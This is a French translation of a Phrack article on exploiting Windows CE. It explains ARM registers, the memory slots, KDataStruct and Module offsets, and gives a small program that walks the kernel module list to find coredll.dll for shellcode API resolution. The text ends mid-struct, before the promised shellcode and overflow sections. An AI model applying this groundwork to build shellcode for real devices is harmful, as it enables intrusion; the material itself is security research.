==Phrack Inc.==

Volume 0x0b, Issue 0x3f, Phile #0x06 of 0x14

```
|=---------------------------------------------------------------------=|
|=-----------------------=[ Hacking Windows CE ]=------------------------=|
|=---------------------------------------------------------------------=|
|=----------------------=[ san <san@xfocus.org> ]=-----------------------=|
|=---------------------------------------------------------------------=|
|=-----------------------=[ Version française: ]=------------------------=|
|=--------------------------=[ Jerome Athias ]=--------------------------=|
|=----------------------=[ http://www.athias.fr ]=-----------------------=|
|=---------------------------------------------------------------------=|
```

--[Contenu

1 - Introduction

2 - Vue d'ensemble de Windows CE

3 - L'architecture ARM

4 - Gestion mémoire de Windows CE

5 - Processus et Threads de Windows CE

6 - Recherche d'adresse d'API sous Windows CE

7 - Le Shellcode pour Windows CE

8 - Appel Système

9 - Exploitation de Buffer Overflow sous Windows CE

10 - Shellcode de Décodage

11 - Conclusion

12 - Remerciements

13 - Références

--[1 - Introduction

Les fonctionnalités réseau des PDAs et téléphones portables deviennent de plus en plus puissantes, ainsi leurs problèmes de sécurité attirent de plus en plus d’attention. Ce document va montrer un exemple d’exploitation d’un buffer overflow (débordement de tampon) sur Windows CE. Il couvrira des connaissances sur l’architecture ARM, la gestion mémoire et les fonctions des processus et threads sur Windows CE. Il montre également comment écrire un shellcode pour Windows CE, incluant des connaissances sur le décodage de shellcode de Windows CE avec le processeur ARM.

--[2 - Vue d’ensemble de Windows CE

Windows CE est un système embarqué très populaire pour les PDAs et mobiles. Comme l’indique son nom, il est développé par Microsoft. Du fait d’APIs similaires, les développeurs Windows peuvent facilement développer des applications pour Windows CE. C’est peut être une raison importante de la popularité de Windows CE. Windows CE 5.0 est la dernière version en date, mais Windows CE.net(4.2) est la plus utilisée, et ce document est basé sur Windows CE.net.

Pour des raisons marketing, les logiciels Windows Mobile pour Pocket PC et Smartphones sont considérés comme des produits indépendants, mais ils sont également basés sur le noyau de Windows CE.
Par défaut, Windows CE fonctionne en mode little-endian et supporte plusieurs processeurs.

--[3 – L’Architecture ARM

Le processeur ARM est le composant le plus populaire dans les PDAs et mobiles, presque tous les périphériques embarqués utilisent le CPU ARM. Les processeurs ARM sont typiquement des processeurs RISC dans le sens où ils implémentent une architecture lancée/stockée. Uniquement les instructions lancée (load) et stockée (store) peuvent accéder à la mémoire. Les instructions de traitement de données opèrent seulement sur le contenu des registres.

Il y a six versions majeures d’architecture ARM. Elles sont numérotées de 1 à 6.

Les processeurs ARM supportent jusqu’à sept modes de processeur, en fonction de la version d’architecture. Ces modes sont : Utilisateur, Requête d’Interruptions Rapides (FIQ-Fast Interrupt Request), Requête d’Interruption (IRQ-Interrupt Request), Superviseur, Annulation, Non-défini et Système. Le mode Système nécessite une version d’architecture ARM 4 ou supérieure. Tous les modes sauf le mode utilisateur sont des modes privilégiés. Les applications s’exécutent habituellement en mode Utilisateur, mais sur un Pocket PC, toutes les applications semblent s’exécutées en mode noyau, et nous allons en parler plus tard.

Les processeurs ARM ont 37 registres. Les registres sont arrangés en rangées partiellement chevauchées. Il y a une rangée de registres pour chaque mode processeur. Les registres rangés offrent un changement de contexte rapide pour traiter les exceptions processeur et les opérations privilégiées.

Dans l’architecture ARM version 3 et supérieures, il y a 30 registres 32-bit de fonction-générale, le registre compteur de programmes (program counter(pc)), le registre de statut de programme courant (Current Program Status Register(CPSR)) et 5 registres de statut de programmes sauvegardés (Saved Program Status Registers(SPSRs)). 15 registres de fonction-générale sont visibles à tout moment, en fonction du mode processeur en cours. Les registres de fonction-générale vont de r0 à r14.

Par convention, r13 est utilisé comme pointeur de pile (stack pointer(sp)) en langage assembleur ARM. Les compilateurs C et C++ utilisent toujours r13 comme pointeur de pile.

En modes Utilisateur et Système, r14 est utilisé comme registre de lien (link register(lr)) pour enregistrer l'adresse de retour quand un appel à une sous routine est fait. Il peut aussi être utilisé comme registre de fonction-générale si l'adresse de retour est enregistrée dans la pile.

Le compteur de programmes est accédé comme r15(pc). Il est incrémenté de 4 octets pour chaque instruction en état ARM, ou de 2 octets en état Thumb.
Les instructions chargent l'adresse de destination dans le registre pc.

Vous pouvez charger le registre pc directement en utilisant des instructions d'opération de données.
Cette fonctionnalité est différente des autres processeurs et est utile lors de l'écriture de shellcode.

--[4 - Gestion mémoire de Windows CE

Comprendre la gestion de la mémoire est très important pour l'exploitation de buffer overflow. La gestion mémoire de Windows CE est très différente d'autres systèmes d'exploitation, même des autres systèmes Windows.

Windows CE utilise de la ROM (read only memory) et de la RAM (random access memory).


La ROM stocke l'ensemble du système d'exploitation, ainsi que les applications qui sont fournies avec le système. Dans ce sens, la ROM sur un système Windows CE est comme un petit disque dur en lecture seule. Les données dans la ROM peuvent être maintenues sans alimentation de la batterie. Les fichiers DLL basés sur la ROM peuvent être vus comme Exécutés sur Place. XIP est une nouvelle fonction de Windows CE.net. Ils sont exécutés directement à partir de la ROM au lieu d'être chargés dans la RAM puis exécutés. C'est un grand avantage pour les systèmes embarqués.
Le code d'une DLL n'utilise pas de RAM et n'a pas à être copié dans la RAM avant d'être lancé. Cela prend donc moins de temps pour lancer une application. Les fichiers DLL qui ne sont pas dans la ROM mais qui sont contenus dans l'objet de stockage ou sur une carte mémoire Flash ne sont pas exécutés sur place ; ils sont copiés dans la RAM, puis exécutés.

La RAM sur un système Windows CE est divisée en 2 parties : la mémoire programme et l'objet de stockage.

L'objet de stockage peut être considéré comme un disque de RAM virtuelle permanent. Contrairement à des barrettes de RAM sur un PC, l'objet de stockage conserve les fichiers stockés en lui-même si le système est arrêté. C'est la raison pour laquelle les périphériques Windows CE ont habituellement une batterie principale et une batterie de secours.
Elles fournissent de l'énergie pour la RAM et conservent les fichiers dans l'objet de stockage. Même quand l'utilisateur appuie sur le bouton reset, le noyau Windows CE commence par chercher un objet de stockage créé précédemment enregistré dans la RAM et l'utilise s'il en trouve un.

Une autre partie de la RAM est utilisée pour la mémoire programme. La mémoire programme est utilisée comme la RAM sur les PCs. Elle enregistre les tas (heaps) et piles (stacks) pour les applications en cours d'exécution. La limite entre l'objet de stockage et la mémoire programme est ajustable via l'applet du Panneau de Configuration Système.


Windows CE est un système d'exploitation 32-bit, il supporte don 4Go d'espace d'adressage virtuel. En voici un schéma :




```
+-----------------------------------------------+ 0xFFFFFFFF
|   |   |  Adresse Virtuelle Noyau:              |
|   | 2 |  KPAGE Trap Area,                      |
|   | G |  KDataStruct, etc                      |
|   | o |  ...                                   |
|   |   |--------------------------------------+ 0xF0000000
| 4 | K |  Adresse Virtuelle Mappée Statique     |
| G | E |  ...                                   |
| B | R |  ...                                   |
|   | N |--------------------------------------+ 0xC4000000
| A | E |  NK.EXE                                |
| D | L |--------------------------------------+ 0xC2000000
| R |   |  ...                                   |
| E |   |  ...                                   |
| S |---|--------------------------------------+ 0x80000000
| S |   |  Fichiers Mappés en Mémoire            |
| A | 2 |  ...                                   |
| G | G |--------------------------------------+ 0x42000000
| E | o |  Slot 32 Process 32                    |
|   |   |--------------------------------------+ 0x40000000
| V | U |  ...                                   |
| I | T |  ...                                   |
| R | I |  ...                                   |

| T | L |--------------------------------------+ 0x08000000
| U | I |  Slot 3  DEVICE.EXE                    |
| E | S |--------------------------------------+ 0x06000000
| L | A |  Slot 2  FILESYS.EXE                   |
|   | T |--------------------------------------+ 0x04000000
|   | E |  Slot 1  DLLs XIP                      |
|   | U |--------------------------------------+ 0x02000000
|   | R |  Slot 0  Processus Courant             |
+---+---+--------------------------------------+ 0x00000000
```

L'espace kernel de 2Go le plus haut, est utilisé par le système pour ses données propres. Et les 2Go les plus bas représentent l'espace utilisateur. De 0x42000000 à 0x80000000, la mémoire est utilisée pour les grandes allocations mémoire, comme les fichiers mappés en mémoire, l'objet de stockage. De 0 à 0x42000000, la mémoire est divisée en 33 slots, chacun de 32Mo.

Le Slot 0 est très important; il sert au processus en cours d'exécution. Voici un schéma de l'espace d'adressage virtuel :



```
+---+--------------------------------+ 0x02000000
|   |     DLL Virtual Memory Allocations |
| S |   +--------------------------------|
| L |   |  ROM DLLs:R/W Data             |
| O |   |--------------------------------|
| T |   |  RAM DLL+OverFlow ROM DLL:     |
| 0 |   |  Code+Data                     |
|   |   +--------------------------------|
| P +-------+----------------------------|
| R         |                  A         |
| O         V                  |         |
| C +------------------------+-----------|
| E |  General Virtual Memory Allocations|
| S |   +--------------------------------|
| S |   |  Process VirtualAlloc() calls  |
| U |   |--------------------------------|
| S |   |       Thread Stack             |
|   |   |--------------------------------|
| C |   |       Process Heap             |
| O |   |--------------------------------|
```



```
| U |   |        Thread Stack              |
| R |---+--------------------------------|
| A |       Process Code and Data          |
| N |------------------------------------+ 0x00010000
| T |    Guard Section(64K)+UserKInfo      |
+---+------------------------------------+ 0x00000000
```

Les premiers 64Ko sont réservés par l'OS. Le code et données du processus sont mappés à partir de 0x00010000, suivis des piles et tas. Les DLLs sont chargés dans les adresses les plus hautes. L'une des nouvelles fonctionnalités de Windows CE.net est l'extension de l'espace d'adressage virtuel d'une application de 32Mo, dans les anciennes versions de Windows CE, à 64Mo, du fait que le Slot1 est utilisé comme XIP.

--[5 - Processus et Threads de Windows CE

Windows CE traite les processus d'une manière différente des autres systèmes Windows.
Windows CE limite à 32 le nombre de processus pouvant s'exécuter en même temps.
Lorsque le système démarre, au moins 4 processus sont créés :
NK.EXE, qui fournit le service du noyau, il est toujours en Slot 97
FILESYS.EXE, qui fournit le service de système de fichiers, toujours en Slot 2
DEVICE.EXE, qui charge et maintient le pilotes de périphériques pour le système, en Slot 3 généralement
GWES.EXE, qui fournit le support GUI, en général en Slot 4.

Les autres processus sont également lancés comme EXPLORER.EXE.

Shell est un processus intéressant car il n'est même pas dans la ROM.
SHELL.EXE est la partie Windows CE de CESH, le moniteur basé sur ligne de commande.
La seule manière de le lancer est de connecter le système au PC de débogage pour que le fichier soit automatiquement téléchargé depuis le PC. Lorsque vous utilisez Platform Builder pour débugger le système Windows CE, SHELL.EXE sera chargé dans le slot après FILESYS.EXE.

Les threads sur Windows CE sont similaires aux threads sur les autres systèmes Windows. Chaque processus possède au moins un thread principal lui étant associé dès qu'il est lancé, même si ce dernier n'est pas explicitement créé. Et un processus peut créer autant de threads supplémentaires que nécessaire, la seule limite est la mémoire disponible.

Chaque thread appartient à un processus particulier et partage le même espace mémoire. Mais SetProcPermissions(-1) donne l'accès au thread en cours à n'importe quel processus. Chaque thread possède un ID, une pile privée et un ensemble de registres.
La taille de la pile de tous les threads dans un processus est paramétrée par le linker lors de la compilation de l'application.

Les IDs des processus et threads dans Windows CE sont les handles des processus et threads correspondants. C'est amusant, mais utile en programmation.

Quand un processus est lancé, le système va lui assigner l prochain slot disponible. Les DLLs sont chargés dans le slot, suivies par la pile et le tas par défaut du processus. Puis il est exécuté.

Quand un thread de processus est planifié, le système va copier depuis son slot dans le slot 0. Ce n'est pas une réelle opération de copie ; il semble que c'est juste un mappage dans le slot 0.
C'est remappé dans le slot original alloué au processus si le processus devient inactif. Le noyau, le système de fichiers, le système de fenêtrage, tous tournent dans leurs propres slots.

Les processus allouent une pile pour chaque thread, la taille par défaut est 64Ko, dépendante des paramètres de linkage lors de la compilation du programme. Les 2 Ko les plus hauts sont utilisés pour prévenir des stack overflow, nous ne pouvons pas altérer cette mémoire, sinon, le système planterait.

Les variables déclarées dans les fonctions sont allouées dans la pile. La mémoire de la pile d'un thread est récupérée quand il se termine.

--[6 - Recherche d'adresse d'API sous Windows CE

Nous devons avoir un shellcode fonctionnant sur Windows CE avant de l'exploiter. Windows CE implémente une compatibilité Win32. Coredll fournit les points d'entrée pour la plupart des APIs supportées par Windows CE. Elle est donc chargée par tous les processus.
La coredll.dll est juste comme les kernel32.dll et ntdll.dll sur les autres systèmes Win32. Nous devons rechercher les adresses des APIs nécessaires dans la coredll.dll puis utiliser ces APIs pour réaliser notre shellcode. La méthode courante pour réaliser un shellcode sous les autres systèmes Win32 est de localiser l'adresse de base de kernel32.dll via la structure PEB puis de chercher les adresses des APIs via l'entête PE.

En premier lieu, nous devons trouver l'adresse de base de la coredll.dll. Il y-a-t'il une structure comme le PEB sous Windows CE ? La réponse est oui. KDataStruct est une importante structure du noyau qui peut être accèder en mode utilisateur en utilisant l'adresse fixe PUserKData, et elle conserve d'importantes données système, comme la liste des modules, le tas du noyau, et la table des pointeurs d'APIs (SystemAPISets).

KDataStruct est définie dans nkarm.h:

```
// WINCE420\PRIVATE\WINCEOS\COREOS\NK\INC\nkarm.h
struct KDataStruct {
    LPDWORD lpvTls;         /* 0x000 Pointeur local de stockage du thread
courant */
    HANDLE  ahSys[NUM_SYS_HANDLES]; /* 0x004 Si cela bouge, changer kapi.h */
    char    bResched;       /* 0x084 reschedule flag */
    char    cNest;          /* 0x085 kernel exception nesting */
    char    bPowerOff;      /* 0x086 TRUE pendant "power off" /
    char    bProfileOn;     /* 0x087 TRUE if profiling enabled */
    ulong   unused;         /* 0x088 unused */
    ulong   rsvd2;          /* 0x08c was DiffMSec */
    PPROCESS pCurPrc;       /* 0x090 ptr to current PROCESS struct */
    PTHREAD pCurThd;        /* 0x094 ptr to current THREAD struct */
    DWORD   dwKCRes;        /* 0x098  */
    ulong   handleBase;     /* 0x09c handle table base address */
    PSECTION aSections[64]; /* 0x0a0 section table for virutal memory */
    LPEVENT alpeIntrEvents[SYSINTR_MAX_DEVICES];/* 0x1a0 */
    LPVOID  alpvIntrData[SYSINTR_MAX_DEVICES];  /* 0x220 */
    ulong   pAPIReturn;     /* 0x2a0 direct API return address for kernel mode
*/
    uchar   *pMap;          /* 0x2a4 ptr to MemoryMap array */
    DWORD   dwInDebugger;   /* 0x2a8 !0 when in debugger */
    PTHREAD pCurFPUOwner;   /* 0x2ac current FPU owner */
    PPROCESS pCpuASIDPrc;   /* 0x2b0 current ASID proc */
    long    nMemForPT;      /* 0x2b4 - Memory used for PageTables */

    long    alPad[18];      /* 0x2b8 - padding */
    DWORD   aInfo[32];      /* 0x300 - misc. kernel info */
    // WINCE420\PUBLIC\COMMON\OAK\INC\pkfuncs.h
        #define KINX_PROCARRAY  0   /* 0x300 address of process array */
        #define KINX_PAGESIZE   1   /* 0x304 system page size */
        #define KINX_PFN_SHIFT  2   /* 0x308 shift for page # in PTE */
        #define KINX_PFN_MASK   3   /* 0x30c mask for page # in PTE */
        #define KINX_PAGEFREE   4   /* 0x310 # of free physical pages */
        #define KINX_SYSPAGES   5   /* 0x314 # of pages used by kernel */
```

```
        #define KINX_KHEAP      6   /* 0x318 ptr to kernel heap array */
        #define KINX_SECTIONS   7   /* 0x31c ptr to SectionTable array */
        #define KINX_MEMINFO    8   /* 0x320 ptr to system MemoryInfo struct */
        #define KINX_MODULES    9   /* 0x324 ptr to module list */
        #define KINX_DLL_LOW   10   /* 0x328 lower bound of DLL shared space */
        #define KINX_NUMPAGES  11   /* 0x32c total # of RAM pages */
        #define KINX_PTOC      12   /* 0x330 ptr to ROM table of contents */
        #define KINX_KDATA_ADDR 13  /* 0x334 kernel mode version of KData */
        #define KINX_GWESHEAPINFO 14 /* 0x338 Current amount of gwes heap in use
*/
        #define KINX_TIMEZONEBIAS 15 /* 0x33c Fast timezone bias info */
        #define KINX_PENDEVENTS 16  /* 0x340 bit mask for pending interrupt
events */
        #define KINX_KERNRESERVE 17 /* 0x344 number of kernel reserved pages */
        #define KINX_API_MASK 18    /* 0x348 bit mask for registered api sets */
        #define KINX_NLS_CP 19      /* 0x34c hiword OEM code page, loword ANSI
code page */
        #define KINX_NLS_SYSLOC 20  /* 0x350 Default System locale */
        #define KINX_NLS_USERLOC 21 /* 0x354 Default User locale */
        #define KINX_HEAP_WASTE 22  /* 0x358 Kernel heap wasted space */
        #define KINX_DEBUGGER 23    /* 0x35c For use by debugger for protocol
communication */
        #define KINX_APISETS 24     /* 0x360 APIset pointers */
        #define KINX_MINPAGEFREE 25 /* 0x364 water mark of the minimum number of
free pages */
        #define KINX_CELOGSTATUS 26 /* 0x368 CeLog status flags */
        #define KINX_NKSECTION  27  /* 0x36c Address of NKSection */
        #define KINX_PWR_EVTS   28  /* 0x370 Events to be set after power on */

        #define KINX_NKSIG     31   /* 0x37c last entry of KINFO -- signature
when NK is ready */
        #define NKSIG          0x4E4B5347       /* signature "NKSG" */
                              /* 0x380 - interlocked api code */
                              /* 0x400 - end */
};  /* KDataStruct */

/* Schéma de la mémoire Haute
 *
 * Cette structure est mappée à la fin de l'espace d'adressage virtuel de 4 Go
 *
 *  0xFFFD0000 - page table de premier niveau (uncached) (2nd half is r/o)
 *  0xFFFD4000 – désactivée pour protection
 *  0xFFFE0000 - page tables de second niveau (uncached)
 *  0xFFFE4000 - désactivée pour protection
 *  0xFFFF0000 - vecteurs d' exception
 *  0xFFFF0400 – non utilisée (r/o)
 *  0xFFFF1000 - désactivée pour protection
 *  0xFFFF2000 - r/o (physical overlaps with vectors)
 *  0xFFFF2400 - Interrupt stack (1k)
 *  0xFFFF2800 - r/o (physical overlaps with Abort stack & FIQ stack)
 *  0xFFFF3000 - désactivée pour protection
 *  0xFFFF4000 - r/o (physical memory overlaps with vectors & intr. stack & FIQ
stack)
 *  0xFFFF4900 - Abort stack (2k - 256 bytes)
 *  0xFFFF5000 - désactivée pour protection
 *  0xFFFF6000 - r/o (physical memory overlaps with vectors & intr. stack)
 *  0xFFFF6800 - FIQ stack (256 bytes)
 *  0xFFFF6900 - r/o (physical memory overlaps with Abort stack)
 *  0xFFFF7000 - désactivée
 *  0xFFFFC000 – pile noyau (kernel stack)
 *  0xFFFFC800 – KDataStruct
 *  0xFFFFCC00 - désactivée pour protection (page table de 2nd niveau pour
0xFFF00000)
 */
```

La valeur de PUserKData est fixée à 0xFFFFC800 sur les processeurs ARM, et 0x00005800 sur les autres CPUs. Le dernier membre de KDataStruct est aInfo. Son offset est 0x300 à partir de l'adresse de départ de la structure KDataStruct. aInfo est un tableau de DWORD, il y a un pointeur sur la liste de modules dans l'index 9 (KINX_MODULES), et est défini dans pkfuncs.h. Ainsi les offsets 0x324 à partir de 0xFFFFC800 représentent le pointeur sur la liste de modules.

Voyons un peu la structure Module:

```
// WINCE420\PRIVATE\WINCEOS\COREOS\NK\INC\kernel.h
typedef struct Module {
    LPVOID      lpSelf;                 /* 0x00 Pointeur Self pour validation */
    PMODULE     pMod;                   /* 0x04 Module suivant dans la chaine */
    LPWSTR      lpszModName;            /* 0x08 Nom du module */
    DWORD       inuse;                  /* 0x0c Bit vecteur d'utilisation */
    DWORD       calledfunc;             /* 0x10 Entrée d'appel mais pas de
sorite */
    WORD        refcnt[MAX_PROCESSES];  /* 0x14 Compteur de références par
processus */
    LPVOID      BasePtr;                /* 0x54 Pointeur de base de chargement
DLL (non basé sur 0) */
    DWORD       DbgFlags;               /* 0x58 Debug flags */
    LPDBGPARAM  ZonePtr;                /* 0x5c Debug zone pointer */
    ulong       startip;                /* 0x60 0 based entrypoint */
    openexe_t   oe;                     /* 0x64 Pointeur sur l'handle de ficheir
exéutable */
    e32_lite    e32;                    /* 0x74 entête E32 */
    // WINCE420\PUBLIC\COMMON\OAK\INC\pehdr.h
      typedef struct e32_lite {           /* Entête PE 32-bit .EXE
*/
          unsigned short  e32_objcnt;     /* 0x74 Nombre d'objets mémoire
*/
          BYTE            e32_cevermajor; /* 0x76 version of CE built for
*/
          BYTE            e32_ceverminor; /* 0x77 version of CE built for
*/
          unsigned long   e32_stackmax;   /* 0x78 Taille maximum de la pile
*/
          unsigned long   e32_vbase;      /* 0x7c Adresse virtuelle de base du
module      */
          unsigned long   e32_vsize;      /* 0x80 Taille virtuelle de l'ensemble
de l'image    */
          unsigned long e32_sect14rva;    /* 0x84 rva de la section 14 */
          unsigned long e32_sect14size;   /* 0x88 taille de la section 14 */
          struct info e32_unit[LITE_EXTRA]; /* 0x8c  Array of extra info units
*/
            // WINCE420\PUBLIC\COMMON\OAK\INC\pehdr.h
            struct info {                       /* Extra information header
block      */
                unsigned long   rva;            /* Virtual relative address of
info    */
                unsigned long   size;           /* Size of information block
*/
            }
            // WINCE420\PUBLIC\COMMON\OAK\INC\pehdr.h
            #define EXP            0            /* 0x8c Export table position
*/
            #define IMP            1            /* 0x94 Import table position
*/
            #define RES            2            /* 0x9c Resource table position
*/
            #define EXC            3            /* 0xa4 Exception table position
*/
            #define SEC            4            /* 0xac Security table position
*/
```

```
            #define FIX             5           /* 0xb4 Fixup table position
*/

            #define LITE_EXTRA      6           /* Only first 6 used by NK */
      } e32_lite, *LPe32_list;
    o32_lite    *o32_ptr;               /* 0xbc  O32 chain ptr */
    DWORD       dwNoNotify;             /* 0xc0  1 bit per process, set if
notifications disabled */
    WORD        wFlags;                 /* 0xc4 */
    BYTE        bTrustLevel;            /* 0xc6 */
    BYTE        bPadding;               /* 0xc7 */
    PMODULE     pmodResource;           /* 0xc8 module that contains the
resources */
    DWORD       rwLow;                  /* 0xcc base address of RW section for
ROM DLL */
    DWORD       rwHigh;                 /* 0xd0 high address RW section for ROM
DLL */
    PGPOOL_Q    pgqueue;                /* 0xcc list of the page owned by the
module */
} Module;
```

La structure Module est définie dans kernel.h. Le troisième membre de la stucture Module est lpszModName, qui est le pointeur sur la chaine du nom de module et il a un offset de 0x08 à partir du début de la structure Module. Le nom de Module est une chaine Unicode. Le second membre de la structure Module est pMod, qui est une adresse qui pointe sur le prochain module dans la chaine. Ainsi nous pouvons localiser le module coredll en comparant la chaine Unicode de son nom.

L'offset 0x74 depuis le début de la structure Module a un membre e32, et c'est une structure e32_lite. Voyons la structure e32_lite, qui est définie dans pehdr.h. Dans la structure e32_lite, le membre e32_vbase va nous dire l'adresse virtuelle de base du module. Son offset est 0x7c à partir du début de la structure Module. Nous avons aussi remarqué le membre e32_unit[LITE_EXTRA], qui est un tableau de structure d'info. LITE_EXTRA est défini à 6 dans l'entête de pehdr.h, seulement les 6 premiers sont utilisés par NK et le premier est la position de la table d'export.
Ainsi l'offset 0x8c à partir du début de la structure Module est l'adresse virtuelle relative à la position de la table d'export du module.

Pour l'instant, nous avons l'adresse virtuelle de base de coredll.dll et son adresse virtuelle relative de la position de la table d'export.

Voici un petit programme pour lister tous les modules du système:

```
; SetProcessorMode.s

    AREA    |.text|, CODE, ARM

    EXPORT    |SetProcessorMode|
|SetProcessorMode| PROC
    mov     r1, lr     ; different modes use different lr - save it
    msr     cpsr_c, r0 ; assign control bits of CPSR
    mov     pc, r1     ; return

    END

// list.cpp
/*
...
01F60000 coredll.dll
*/

#include "stdafx.h"
```

```
extern "C" void __stdcall SetProcessorMode(DWORD pMode);

int WINAPI WinMain( HINSTANCE hInstance,
                    HINSTANCE hPrevInstance,
                    LPTSTR    lpCmdLine,
                    int       nCmdShow)
{
    FILE *fp;
    unsigned int KDataStruct = 0xFFFFC800;
    void *Modules     = NULL,
         *BaseAddress = NULL,
         *DllName     = NULL;

      // switch to user mode
      //SetProcessorMode(0x10);

    if ( (fp = fopen("\\modules.txt", "w")) == NULL )
    {
        return 1;
    }

    // aInfo[KINX_MODULES]
    Modules = *( ( void ** )(KDataStruct + 0x324));

    while (Modules) {
        BaseAddress = *( ( void ** )( ( unsigned char * )Modules + 0x7c ) );
        DllName     = *( ( void ** )( ( unsigned char * )Modules + 0x8 ) );

        fprintf(fp, "%08X %ls\n", BaseAddress, DllName);

        Modules = *( ( void ** )( ( unsigned char * )Modules + 0x4 ) );
    }

    fclose(fp);
    return(EXIT_SUCCESS);
}
```

Dans mon environnement, la structure Module est en 0x8F453128, ce qui est dans l'espace noyau. La plupart des ROMs de Pocket PC ont été réalisées avec l'option Enable Full Kernel Mode, donc toutes les applications semblent s'exécuter en mode noyau. Les 5 premiers bits du registre Psr sont 0x1F en débuggant, cela signifie que le processeur ARM tourne en mode système. Cette valeur est définie dans nkarm.h :

```
// Modes du processeur ARM (ARM processor modes)
#define USER_MODE   0x10    // 0b10000
#define FIQ_MODE    0x11    // 0b10001
#define IRQ_MODE    0x12    // 0b10010
#define SVC_MODE    0x13    // 0b10011
#define ABORT_MODE  0x17    // 0b10111
#define UNDEF_MODE  0x1b    // 0b11011
#define SYSTEM_MODE 0x1f    // 0b11111
```

J'ai écrit une petite fonction en assembleur inline pour changer le mode processeur car l'EVC ne supporte pas l'assembleur inline. Le programme ne récupérera pas la valeur de BaseAddress et DllName quand on switch le processeur en mode utilisateur. Il déclenche une exception de violation d'accès.

J'utilise ce programme pour obtenir l'adresse virtuelle de base de coredll.dll ; 0x01F60000 sans changer le mode processeur. Mais cette adresse est invalide en utilisant le debugger EVC et les données valides commencent en 0x01F61000. Je pense que Windows CE économise l'espace mémoire et le temps d'exécution et ne charge pas l'entête des DLLs.

Du fait que nous avons obtenu l'adresse virtuelle de base de coredll.dll et son adresse virtuelle relative de position de la table d'export, nous pouvons alors

répéter une comparaison du nom de l'API par la structure IMAGE_EXPORT_DIRECTORY, nous pourrons obtenir l'adresse de l'API. La structure IMAGE_EXPORT_DIRECTORY est comme pour les autres systèmes Win32, définie dans winnt.h:

```
// WINCE420\PUBLIC\COMMON\SDK\INC\winnt.h
typedef struct _IMAGE_EXPORT_DIRECTORY {
    DWORD   Characteristics;        /* 0x00 */
    DWORD   TimeDateStamp;          /* 0x04 */
    WORD    MajorVersion;           /* 0x08 */
    WORD    MinorVersion;           /* 0x0a */
    DWORD   Name;                   /* 0x0c */
    DWORD   Base;                   /* 0x10 */
    DWORD   NumberOfFunctions;      /* 0x14 */
    DWORD   NumberOfNames;          /* 0x18 */
    DWORD   AddressOfFunctions;     // 0x1c RVA from base of image
    DWORD   AddressOfNames;         // 0x20 RVA from base of image
    DWORD   AddressOfNameOrdinals;  // 0x24 RVA from base of image
